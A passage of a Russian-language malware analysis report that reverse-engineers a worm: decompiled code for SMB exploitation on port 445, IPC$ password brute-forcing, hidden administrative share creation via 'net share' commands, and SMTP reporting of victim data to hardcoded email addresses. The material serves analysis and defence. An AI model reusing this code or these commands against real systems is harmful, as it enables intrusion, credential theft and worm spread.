*(_BYTE *)a4 = 0;
sub_10003B50((int)&buf);
v8 = ntohs(netshort[0]);
sub_10001420(v7, &buf, v8 + 4, 0);
sub_10001460(v7, &v30, 1024, 0);
sub_10003640(&buf);
v9 = ntohs(netshort[0]);
sub_10001420(v7, &buf, v9 + 4, 0);
sub_10001460(v7, &v30, 1024, 0);
if ( v30 != -1 || v31 != 83 || v32 != 77 || v33 != 66 )
{
  if ( v34 != -1 || v35 != 83 || v36 != 77 || (_BYTE)v37 != 66 )
    return 0;
  v10 = 36;
}
else
{
  v10 = 32;
}
v11 = (unsigned __int16)v10;
v12 = (unsigned __int16)(v10 + 11);
v13 = *(__int16 *)((char *)&v29 + v11);
v14 = *(unsigned __int16 *)((char *)&v37 + v11);
```

Рисунок 32 – Условие

Следует отмутить, что 1BD = 445 – порт SMB службы. Далее создается сокет и подключается к этому порту, по выбранному IP

```
  argp = 1;
  v2 = socket(2, 1, 0);
  if ( v2 == -1 )
  {
    WSAGetLastError();
    result = -1;
  }
  else
  {
    ioctlsocket(v2, -2147195266, &argp);
    connect(v2, name, 16);
    writefds.fd_count = 1;
    writefds.fd_array[0] = v2;
    timeout.tv_sec = a2;
    timeout.tv_usec = 0;
    if ( select(0, 0, &writefds, 0, &timeout) <= 0 )
    {
      closesocket(v2);
      result = -1;
    }
    else
    {
      argp = 0;
      ioctlsocket(v2, -2147195266, &argp);
      argp = 1000 * a2;
      setsockopt(v2, 0xFFFF, 4101, (const char *)&argp, 4);
      setsockopt(v2, 0xFFFF, 4102, (const char *)&argp, 4);
      result = v2;
    }
  }
  return result;
}
```

Рисунок 33 – Подключение к SMB службе жертвы

Если успешно, то формируется буфер, значение которого непонятно, вероятно это эксплуатирующий уязвимость буфер:

```
  int v5; // ST14_4@1
  int v6; // eax@1
  u_short result; // ax@1

  v1 = dword_10012498;
  v2 = word_100124A0;
  v3 = dword_1001249C;
  v4 = byte_100124A2;
  LOBYTE(v5) = -1;
  memset((void *)a1, 0, 0x824u);
  *(_WORD *)((char *)&v5 + 1) = 19795;
  BYTE3(v5) = 66;
  *(_BYTE *)a1 = 0;
  *(_BYTE *)(a1 + 1) = 0;
  *(_BYTE *)(a1 + 9) = 0;
  *(_BYTE *)(a1 + 10) = 0;
  *(_BYTE *)(a1 + 11) = 0;
  *(_BYTE *)(a1 + 12) = 0;
  *(_WORD *)(a1 + 34) = 0;
  *(_BYTE *)(a1 + 36) = 0;
  v6 = a1 + 40;
  *(_DWORD *)(a1 + 4) = v5;
  *(_BYTE *)(a1 + 8) = 114;
  *(_BYTE *)(a1 + 13) = 24;
  *(_WORD *)(a1 + 14) = -14253;
  *(_WORD *)(a1 + 30) = -257;
  *(_BYTE *)(a1 + 39) = 2;
  *(_DWORD *)v6 = v1;
  *(_DWORD *)(v6 + 4) = v3;
  *(_WORD *)(v6 + 8) = v2;
  *(_BYTE *)(v6 + 10) = v4;
  *(_WORD *)(a1 + 37) = 12 - 2 * *(_BYTE *)(a1 + 36);
  result = htons(0x2Fu);
  *(_WORD *)(a1 + 2) = result;
  return result;
}
```

Рисунок 34 – Буфер


Далее этот буфер отправляется на открытый сокет:

```
int __cdecl sub_10001420(SOCKET s, char *buf, int len, int flags)
{
  int result; // eax@1

  result = send(s, buf, len, flags);
  if ( result == -1 )
  {
    flags = (int)aSendError;
    CxxThrowException(&flags, &unk_10007208);
  }
  return result;
}
```

Рисунок 35 – Отправка буфера

```
int __cdecl sub_10001460(SOCKET s, char *buf, int len, int flags)
{
  int result; // eax@1

  result = recv(s, buf, len, flags);
  if ( result <= 0 )
  {
    flags = (int)aRecvError;
    CxxThrowException(&flags, &unk_10007208);
  }
  return result;
```

Рисунок 36 – Получение ответа от жертвы



```
  v17 = -32;
  v18 = 0;
  v19 = 0;
  v20 = 0;
  v21 = 0;
  v22 = 0;
  v23 = 0;
  v24 = 0;
  v25 = 0;
  v26 = 0;
  v27 = 0;
  v28 = 0;
  v29 = 0;
  v30 = 0;
  v31 = 0;
  v32 = 0;
  v33 = 0;
  *(_WORD *)(a1 + 14) = -14329;
  qmemcpy((void *)(a1 + 63), &v2, 0x20u);
  *(_DWORD *)(a1 + 57) = -2147483436;
  *(_WORD *)(a1 + 37) = 255;
  *(_WORD *)(a1 + 39) = 164;
  *(_WORD *)(a1 + 41) = 16644;
  *(_WORD *)(a1 + 43) = 50;
  *(_WORD *)(a1 + 45) = 0;
  *(_DWORD *)(a1 + 47) = 0;
  *(_DWORD *)(a1 + 53) = 0;
  *(_WORD *)(a1 + 51) = 32;
  qmemcpy((void *)(a1 + 96), aWindows2000219, 0x24u);
  qmemcpy((void *)(a1 + 132), aWindows20005_0, 0x20u);
  *(_WORD *)(a1 + 61) = 105;
  result = htons(0xA4u);
  *(_WORD *)(a1 + 2) = result;
  return result;
```

Рисунок 37 – Снова манипуляции с буфером

Видим, что одним из параметров является версия Windows 2000 2195, следом идет Windows 2000 5.0. В Интернете много похожих эксплоитов для этих версий, поэтому не удалось понять какую именно уязвимость пытаются проэксплуатировать. Этот буфер отсылается и получив ответ проводится проверка:




Рисунок 38 – В случае неудачи, выполнение завершается для этой функции.

Далее по коду ответа проверяется, что ОС – Windows и подходит.

Рисунок 39 – Дальнейшее конфигурирование запросов

По строке IPC, стало понятно, что атакующий использует IPC. IPC расшифровывается как межпроцессное взаимодействие. Этот ресурс используется для обмена данными между приложениями и компьютерами. С помощью его, хакер может получить полный контроль над ПК. Динамически загружаемые функции не определены, поэтому дальнейший анализ сильно затруднен.

MultiByteStr хранит в себе список паролей и логинов, по 260 байт на строку.

```
    v8 = ntohs(netshort[0]);
    sub_10001420((SOCKET)v6, &buf, v8 + 4, 0);
    sub_10001460((SOCKET)v6, &v27, 1024, 0);
    for ( i = cbMultiByte; ; ++i )
    {
      if ( i >= 152 )
      {
        v11 = lpMultiByteStr;
        goto LABEL_56;
      }
      if ( i >= 0 )
      {
        v22 = &v40;
        v9 = &MultiByteStr[260 * i];
LABEL_14:
        v21 = v9;
        goto LABEL_15;
      }
      if ( i == -2 )
      {
        v22 = &v40;
        v21 = a3;
LABEL_15:
        MultiByteToWideChar(0, 0, v21, -1, v22, 260);
        goto LABEL_16;
      }
      if ( i == -1 )
      {
        v9 = (CHAR *)a4;
        v22 = &v40;
        goto LABEL_14;
      }
LABEL_16:
      v39 = 0;
      sub_10003640((int)&buf);
      v10 = ntohs(netshort[0]);
      v11 = lpMultiByteStr;
```

Рисунок 40 – Перебор паролей

Далее происходит попытка подключения и вывод результата:

```
    }
    if ( *(&v27 + (unsigned __int16)v19) )
      break;
    if ( i < 0 )
    {
      if ( i == -2 )
      {
        printf(aSSErrorUsernam, a3, a3);
      }
      else if ( i == -1 )
      {
        printf(aSSErrorUsernam, a3, a4);
      }
    }
    else
    {
      printf(aSSErrorUsernam, a3, &MultiByteStr[260 * i]);
    }
    if ( *(_DWORD *)a5 && cbMultiByte > -2 )
    {
      v44 = 1;
      goto LABEL_59;
    }
  }
  if ( i < 0 )
  {
    if ( i == -2 )
    {
      printf(aSSLoginOk, a3, a3);
      *(_DWORD *)a5 = a3;
    }
    else if ( i == -1 )
    {
      printf(aSSLoginOk, a3, a4);
      *(_DWORD *)a5 = a4;
    }
  }
```

Рисунок 41 – Результат логина

```
77  v8 = ::Source;
78  while ( 1 )
79  {
80    WideCharToMultiByte(0, 0, &WideCharStr, -1, &v38, 256, 0, 0);
81    if ( sub_10003130(v4, cp, v8, (int)&Str, (int)&v12[1]) == 1 )
82    {
83      if ( *(_DWORD *)&v12[1] )
84        break;
85    }
86    v8 += 260;
87    ++v5;
88    if ( (signed int)v8 >= (signed int)&unk_1001231C )
89      goto LABEL_38;
90  }
91  v28 = inet_addr(cp);
92  strncpy(&v33, Source, 0x32u);
93  strncpy(&UserName, &::Source[260 * v5], 0x32u);
94  strncpy(&v32, *(const char **)&v12[1], 0x32u);
95  strncpy(&v34, a4, 0x64u);
96  if ( strstr(&v34, SubStr) || strstr(&v34, aWindows5_1) || strstr(&v34, aWindows2002) )
97    v9 = sub_10003D30(v4, cp, &UserName, *(LPCSTR *)&v12[1], 0);
98  else
99    v9 = sub_10003D30(v4, cp, &UserName, *(LPCSTR *)&v12[1], 1);
100 v30 = v9;
101 if ( !v9 )
102   v29 |= 1u;
103 if ( sub_10004200(cp) )
104   v29 |= 0x10u;
105 sub_10001820(&v28);
```

Рисунок 42 – Получив верный пароль и версию ОС выполняется следующая нагрузка

```
v5 = this;
v6 = GetTickCount();
strcpy(&FileName, (const char *)v5 + 548);
if ( GetFileAttributesA(&FileName) == -1 )
  return 1;
sprintf(&Dest, aRpceventD, v6);
if ( !LogonUserA(szUsername, szDomain, &szPassword, 9u, 3u, &phToken) )
{
  printf(aLogonuserError);
  return 2;
}
if ( !ImpersonateLoggedOnUser(phToken) )
  return 2;
sprintf(&Name, aS, lpMachineName);
memset(&NetResource, 0, sizeof(NetResource));
NetResource.lpRemoteName = &Name;
NetResource.dwType = 0;
NetResource.lpLocalName = 0;
NetResource.lpProvider = 0;
v8 = WNetAddConnection2A(&NetResource, lpPassword, lpUserName, 0);
if ( v8 == 85 || v8 == 1202 || v8 )
{
  WNetCancelConnection2A(&Name, 0, 1);
  printf(aSUserOrPasswor, lpMachineName);
  result = 4;
}
else
{
  if ( a5 == 1 )
    sprintf(&BinaryPathName, aCmd_exeQCNetSh, lpUserName);
  else
    strcpy(&BinaryPathName, aCmd_exeQCNet_0);
  if ( !sub_10004130(lpMachineName, &Dest, &BinaryPathName) )
  {
    WNetCancelConnection2A(&Name, 0, 1);
    return 8;
```

```
.data:10012523                 align 4
.data:10012524 aCmd_exeQCNet_0 db 'cmd.exe /q /c net share adnim$=%SystemRoot%',0
.data:10012524                                         ; DATA XREF: sub_10003D30:loc_10003EA7↑o
.data:10012550 ; char aCmd_exeQCNetSh[]
.data:10012550 aCmd_exeQCNetSh db 'cmd.exe /q /c net share adnim$=%%SystemRoot%% /GRANT:%s,FULL',0
.data:10012550                                         ; DATA XREF: sub_10003D30+16A↑o
```

Рисунок 43 – Команды, отправляемые взломанной машине

Далее выполняется спам рассылка:

```
  v5 = v4->s_port;
else
  v5 = htons(0x19u);
name.sa_family = 2;
*(_WORD *)&name.sa_data[0] = v5;
*(_DWORD *)&name.sa_data[2] = **(_DWORD **)v1->h_addr_list;
if ( connect(v3, &name, 16) )
{
  sub_10005FD0(Memory);
  result = 1;
}
else
{
  if ( recv(v3, &buf, 1000, 0) > 0 )
  {
    sprintf(&Dest, aHeloSS, aWww_hotmail_co, asc_100084CC);
    if ( send(v3, &Dest, strlen(&Dest), 0) > 0 && recv(v3, &buf, 1000, 0) > 0 )
    {
      sprintf(&Dest, aAuthLoginS, asc_100084CC);
      if ( send(v3, &Dest, strlen(&Dest), 0) > 0 && recv(v3, &buf, 1000, 0) > 0 )
      {
        sprintf(&Dest, aMailFromSS, aRedhat_gmail_c, asc_100084CC);
        if ( send(v3, &Dest, strlen(&Dest), 0) > 0 && recv(v3, &buf, 1000, 0) > 0 )
        {
          sprintf(&Dest, aRcptToSS, aMisswang8107_g, asc_100084CC);
          if ( send(v3, &Dest, strlen(&Dest), 0) > 0 && recv(v3, &buf, 1000, 0) > 0 )
          {
            sprintf(&Dest, aDataS, asc_100084CC);
            if ( send(v3, &Dest, strlen(&Dest), 0) > 0 && recv(v3, &buf, 1000, 0) > 0 )
            {
              sprintf(&Dest, aFromSS, aRedhat_gmail_c, asc_100084CC);
              if ( send(v3, &Dest, strlen(&Dest), 0) > 0 )
              {
                sprintf(&Dest, aToJoanaSS, aMisswang8107_g, asc_100084CC);
                if ( send(v3, &Dest, strlen(&Dest), 0) > 0 )
                {
                  sprintf(
                    &v11,
```

Рисунок 44 – Отправка Email сообщений

```
if ( send(v3, &Dest, strlen(&Dest), 0) > 0 )
{
  sprintf(&Dest, aToJoanaSS, aMisswang8107_g, asc_100084CC);
  if ( send(v3, &Dest, strlen(&Dest), 0) > 0 )
  {
    sprintf(
      &v11,
      aD_D_D_D,
      *(_BYTE *)Memory,
      *((_BYTE *)Memory + 1),
      *((_BYTE *)Memory + 2),
      *((_BYTE *)Memory + 3));
    sprintf(
      &Dest,
      aSubjectSSSSS02,
      &v11,
      (char *)Memory + 106,
      (char *)Memory + 156,
      (char *)Memory + 6,
      (char *)Memory + 56,
      *((_BYTE *)Memory + 5),
      *((_BYTE *)Memory + 4),
      asc_100084CC,
      asc_100084CC);
    if ( send(v3, &Dest, strlen(&Dest), 0) > 0 )
    {
      sprintf(&Dest, aS_S, asc_100084CC, asc_100084CC);
      if ( send(v3, &Dest, strlen(&Dest), 0) > 0 && recv(v3, &buf, 1000, 0) > 0 )
      {
        sprintf(&Dest, aQuitS, asc_100084CC);
        if ( send(v3, &Dest, strlen(&Dest), 0) > 0 && recv(v3, &buf, 1000, 0) > 0 )
          v6 = 1;
      }
```


Рисунок 45 – Отправка Email сообщений

Стоит еще раз взглянуть на строки, используемые библиотекой, так как они весьма информативны:

.data:100083D4	0000000C	C	perfw06.dat
.data:100083E0	00000007	C	QUIT%s
.data:100083E8	00000006	C	%s.%s
.data:100083F0	00000026	C	SUBJECT: %s|%s|%s|%s|%s|%02X|%02X%s%s
.data:10008418	0000000C	C	%d.%d.%d.%d
.data:10008424	00000011	C	TO: Joana <%s>%s
.data:10008438	0000000E	C	FROM: <%s>%s
.data:10008448	00000007	C	DATA%s
.data:10008450	00000010	C	RCPT TO: <%s>%s
.data:10008460	00000017	C	misswang8107@gmail.com
.data:10008478	00000012	C	MAIL FROM: <%s>%s
.data:1000848C	00000011	C	redhat@gmail.com
.data:100084A0	0000000D	C	AUTH LOGIN%s
.data:100084B0	0000000A	C	HELO %s%s
.data:100084BC	00000010	C	www.hotmail.com
.data:100084D0	00000005	C	mail
.data:100084D8	0000001B	C	gmail-smtp-in.l.google.com
.data:100084F4	0000000F	C	PlatFormSDK2.1
.data:10008504	0000000D	C	FNPCASHE.DAT
.data:10008514	0000001E	C	RegisterServiceCtrlHandlerExA
.data:10008534	0000000D	C	Advapi32.dll
.data:10008548	00000012	C	MiniDumpWriteDump
.data:1000855C	0000000C	C	DBGHELP.DLL
.data:100089C0	00000005	C	!@#$
.data:10008AC4	00000006	C	!@#$%
.data:10008BC8	00000007	C	!@#$%^
.data:10008CCC	00000008	C	!@#$%^&

ne 64 of 243

Рисунок 46 – Строки для писем



Address	Length	Type	String
.data:1001234C	0000000C	C	KB25879.dat
.data:1001235C	00000012	C	UnHandled Error!\n
.data:10012370	0000000D	C	NativeOS:%s\n
.data:10012380	0000000F	C	DomainName:%s\n
.data:10012390	0000000F	C	OS:Windows...\n
.data:100123A0	00000012	C	OS:NonWindows...\n
.data:100123B4	0000000D	C	Windows 2002
.data:100123C4	0000000C	C	Windows 5.1
.data:100123D0	0000000C	C	Windows 5.0
.data:100123DC	00000008	C	%s\\IPC$
.data:100123E8	00000025	C	%s User or Password is not correct!\n
.data:10012410	00000005	C	\\\\%s
.data:10012418	00000012	C	LogonUser Error!\n
.data:1001242C	0000000E	C	Administrator
.data:10012440	0000000E	C	Socket Error\n
.data:10012450	00000010	C	%s\t%s login ok\n
.data:10012460	00000022	C	%s\t%s error username or password\n
.data:100124A4	00000008	C	%s\tOpen
.data:100124AC	0000000A	C	%s\tNoOpen
.data:100124B8	0000000E	C	cmd.exe /c %s
.data:100124C8	00000027	C	cmd.exe /q /c net share adnim$ /delete
.data:100124F0	0000000C	C	HelpEvent%d
.data:100124FC	00000018	C	\\\\%s\\adnim$\\system32\\%s
.data:10012514	0000000F	C	mssscardprv.ax
.data:10012524	0000002C	C	cmd.exe /q /c net share adnim$=%SystemRoot%
.data:10012550	0000003D	C	cmd.exe /q /c net share adnim$=%%SystemRoot%% /GRANT:%s,FULL
.data:10012590	0000000B	C	RPCEvent%d

Line 227 of 243

Рисунок 47 – строки для SMB

Начав анализ файла scardprv.dll стало понятно, что его анализировать гораздо сложнее, ввиду того, что почти все значимые функции подгружаются динамически, к тому же видимо их названия зашифрованы.


```
sub_100058D0((int)&v25);
v27 = 0;
sub_10005910(&v25, aBN4rbhriq890v9, off_10010214, 16, 16);
sub_10006B80(&unk_1001010C, &ModuleName, 256, 1);
v0 = GetModuleHandleA(&ModuleName);
if ( v0 || (v0 = LoadLibraryA(&ModuleName)) != 0 )
{
  dword_10010A10 = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress(v0, &ProcName);
  if ( dword_10010A10 )
  {
    dword_10010A0C = (int)GetProcAddress(v0, &v4);
    if ( dword_10010A0C )
    {
      dword_10010A08 = (int)GetProcAddress(v0, &v5);
      if ( dword_10010A08 )
      {
        dword_10010A04 = (int (*)(void))GetProcAddress(v0, &v6);
        if ( dword_10010A04 )
        {
          dword_10010A00 = (int)GetProcAddress(v0, &v7);
          if ( dword_10010A00 )
          {
            dword_100109FC = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))GetProcAddress(v0, &v8);
            if ( dword_100109FC )
            {
              dword_100109F0 = (int)GetProcAddress(v0, &v9);
              if ( dword_100109F0 )
              {
                dword_100109EC = (int)GetProcAddress(v0, &v10);
                if ( dword_100109EC )
                {
                  dword_100109E8 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))GetProcAddress(v0, &v11);
                  if ( dword_100109E8 )
                  {
                    dword_100109E4 = (int)GetProcAddress(v0, &v12);
                    if ( dword_100109E4 )
00002B53 sub_10002B20:34
```

Рисунок 48 – Расшифрование названий функция и их загрузка

Желтым выделена передача ключа для расшифрования:

```
.data:10010640 aBN4rbhriq890v9 db 'b n4rbhriq890v9=023=01*&(T-0Q325J1N;LK',0
.data:10010640                                         ; DATA XREF: sub_1000
```

Рисунок 49 – Захардкоженный ключ длиной 64 байта



```
  v5 = this;
  if ( !a2 )
  {
    a2 = aEmptyKey;
    exception::exception(&v51, &a2);
    CxxThrowException(&v51, &unk_1000ED28);
  }
  if ( a4 != 16 && a4 != 24 && a4 != 32 )
  {
    a2 = aIncorrectKeyLe;
    exception::exception(&v51, &a2);
    CxxThrowException(&v51, &unk_1000ED28);
  }
  v6 = a5;
  if ( a5 != 16 && a5 != 24 && a5 != 32 )
  {
    a2 = aIncorrectBlock;
    exception::exception(&v51, &a2);
    CxxThrowException(&v51, &unk_1000ED28);
  }
  *((_DWORD *)v5 + 242) = a4;
  v7 = a3;
  *((_DWORD *)v5 + 243) = v6;
  qmemcpy((char *)v5 + 976, v7, v6);
  qmemcpy((char *)v5 + 1008, v7, *((_DWORD *)v5 + 243));
  v8 = *((_DWORD *)v5 + 242);
  if ( v8 == 16 )
  {
    v9 = *((_DWORD *)v5 + 243);
    if ( v9 == 16 )
      v10 = 10;
    else
      v10 = v9 != 24 ? 14 : 12;
    *((_DWORD *)v5 + 260) = v10;
  }
  else if ( v8 == 24 )
  {
0000591A sub_10005910:51
```

Рисунок 50 – Проверка ключа и блоков на корректность, далее идет расшифрование

Далее идет еще 4 функции, аналогичные по функционалу.

```
  if ( sub_10002B20() )
    return 0;
  if ( sub_100079E0() )
    return 0;
  if ( sub_10007FB0() )
    return 0;
  if ( sub_100080D0() )
    return 0;
  if ( sub_100081D0() )
    return 0;
  nullsub_1();
  memset(&Str[50124], 0, 0x960u);
  memset(&Str[524], 0, 0xC1C0u);
  memset(&dword_1001D798, 0, 0x4B0u);
  dword_10010A54 = 0;
  dword_10010A50(&unk_1001DC50, 260);
  sprintf(&Str[260], aSS, &unk_1001DC50, aMssscardprv_ax);
  sprintf(Str, aSS, &unk_1001DC50, a1008);
  v0 = dword_10010A4C(&Str[260], -1073741824, 1, 0, 4, 4, 0);
  v1 = (void *)v0;
  if ( v0 == -1 )
    return 0;
  v2 = dword_10010A48(v0, 0, 4, 0, 1352, 0);
  v3 = (void *)v2;
  if ( !v2 )
  {
    CloseHandle(v1);
    return 0;
  }
  v5 = (_DWORD *)dword_10010A44(v2, 983071, 0, 0, 0);
  dword_1001DC4C = v5;
  if ( !v5 )
  {
LABEL_17:
    CloseHandle(v3);
```


Рисунок 51 – Работа с файлом mssscardprv.ax

svchost.exe ...	::	3702			UDP6		FDResPub
svchost.exe ...	::	50462			UDP6		FDResPub
svchost.exe ...	WIN-8FDRHIK3AM8	135			TCP	Listen	RpcSs
svchost.exe ...	::	135			TCP6	Listen	RpcSs
svchost.exe ...	WIN-8FDRHIK3AM8	443			TCP	Listen	SCardPrv
svchost.exe ...	WIN-8FDRHIK3AM...	54676	81.83.10.138	1353	TCP	SYN sent	SCardPrv
svchost.exe ...	WIN-8FDRHIK3AM8	49154			TCP	Listen	Schedule
svchost.exe ...	::	49154			TCP6	Listen	Schedule
svchost.exe ...	127.0.0.1	1900			UDP		SSDPSRV
svchost.exe ...	192.168.48.130	1900			UDP		SSDPSRV
svchost.exe ...	192.168.48.130	57002			UDP		SSDPSRV
svchost.exe ...	127.0.0.1	57003			UDP		SSDPSRV
svchost.exe ...	::1	1900			UDP6		SSDPSRV
svchost.exe ...	fe80::35c2:ee58:f28...	1900			UDP6		SSDPSRV
svchost.exe ...	fe80::35c2:ee58:f28...	57000			UDP6		SSDPSRV
svchost.exe ...	::1	57001			UDP6		SSDPSRV
svchost.exe ...	0.0.0.0	123			UDP		W32Time
svchost.exe ...	::	123			UDP6		W32Time
svchost.exe ...	WIN-8FDRHIK3AM...	54744	78.21.75.236	445	TCP	SYN sent	Wmmvsvc
svchost.exe ...	WIN-8FDRHIK3AM...	54745	36.69.128.175	445	TCP	SYN sent	Wmmvsvc
svchost.exe ...	WIN-8FDRHIK3AM...	54746	208.211.125.235	445	TCP	SYN sent	Wmmvsvc
svchost.exe ...	WIN-8FDRHIK3AM...	54747	207.70.40.113	445	TCP	SYN sent	Wmmvsvc
svchost.exe ...	WIN-8FDRHIK3AM...	54748	218.205.10.193	445	TCP	SYN sent	Wmmvsvc
svchost.exe ...	WIN-8FDRHIK3AM...	54749	177.83.15.12	445	TCP	SYN sent	Wmmvsvc
svchost.exe ...	WIN-8FDRHIK3AM...	54750	214.123.223.46	445	TCP	SYN sent	Wmmvsvc

Рисунок 52 – Использование сервисом портов

Загружены модули:

1) Ws2_32.dll
2) Kernel32.dll
3) Psapi.dll
4) Iphlpapi.dll
5) Wtsapi32.dll



385	In	ShowWindow(0x000A003E,0x00000000)	0x00000000	0x10001B87	scardprv.dll + 0x1B87	0x00000794	0x00000890	0x00000
386	In	GetModuleHandleA(0x0061F410:"ws2_32.dll")	0x762A0000	0x10002B91	scardprv.dll + 0x2B91	0x00000794	0x00000890	0x00000
387	In	GetProcAddress(0x762A0000,0x0061F41C:"WSAStartup")	0x762A3AB2	0x10002BED	scardprv.dll + 0x2BED	0x00000794	0x00000890	0x00000
388	In	GetProcAddress(0x762A0000,0x0061F428:"WSACleanup")	0x762A3C5F	0x10002C31	scardprv.dll + 0x2C31	0x00000794	0x00000890	0x00000
389	In	GetProcAddress(0x762A0000,0x0061F434:"WSAAsyncSelect")	0x762BB014	0x10002C75	scardprv.dll + 0x2C75	0x00000794	0x00000890	0x00000
390	In	GetProcAddress(0x762A0000,0x0061F444:"WSAGetLastError")	0x762A37AD	0x10002CB9	scardprv.dll + 0x2CB9	0x00000794	0x00000890	0x00000
391	In	GetProcAddress(0x762A0000,0x0061F455:"socket")	0x762A3EB8	0x10002CFD	scardprv.dll + 0x2CFD	0x00000794	0x00000890	0x00000
392	In	GetProcAddress(0x762A0000,0x0061F45D:"ioctlsocket")	0x762A3084	0x10002D41	scardprv.dll + 0x2D41	0x00000794	0x00000890	0x00000
393	In	GetProcAddress(0x762A0000,0x0061F46A:"connect")	0x762A6BDD	0x10002D85	scardprv.dll + 0x2D85	0x00000794	0x00000890	0x00000
394	In	GetProcAddress(0x762A0000,0x0061F473:"listen")	0x762AB001	0x10002DC9	scardprv.dll + 0x2DC9	0x00000794	0x00000890	0x00000
395	In	GetProcAddress(0x762A0000,0x0061F47B:"accept")	0x762A68B6	0x10002E0D	scardprv.dll + 0x2E0D	0x00000794	0x00000890	0x00000
396	In	GetProcAddress(0x762A0000,0x0061F483:"bind")	0x762A4582	0x10002E51	scardprv.dll + 0x2E51	0x00000794	0x00000890	0x00000
397	In	GetProcAddress(0x762A0000,0x0061F489:"send")	0x762A6F01	0x10002E98	scardprv.dll + 0x2E98	0x00000794	0x00000890	0x00000
398	In	GetProcAddress(0x762A0000,0x0061F48F:"recv")	0x762A6B0E	0x10002EDF	scardprv.dll + 0x2EDF	0x00000794	0x00000890	0x00000
399	In	GetProcAddress(0x762A0000,0x0061F495:"select")	0x762A6989	0x10002F26	scardprv.dll + 0x2F26	0x00000794	0x00000890	0x00000

Рисунок 53 – Использование расшифрованных имен в GetProcAddres

(остальные модули обнаруживались аналогично)

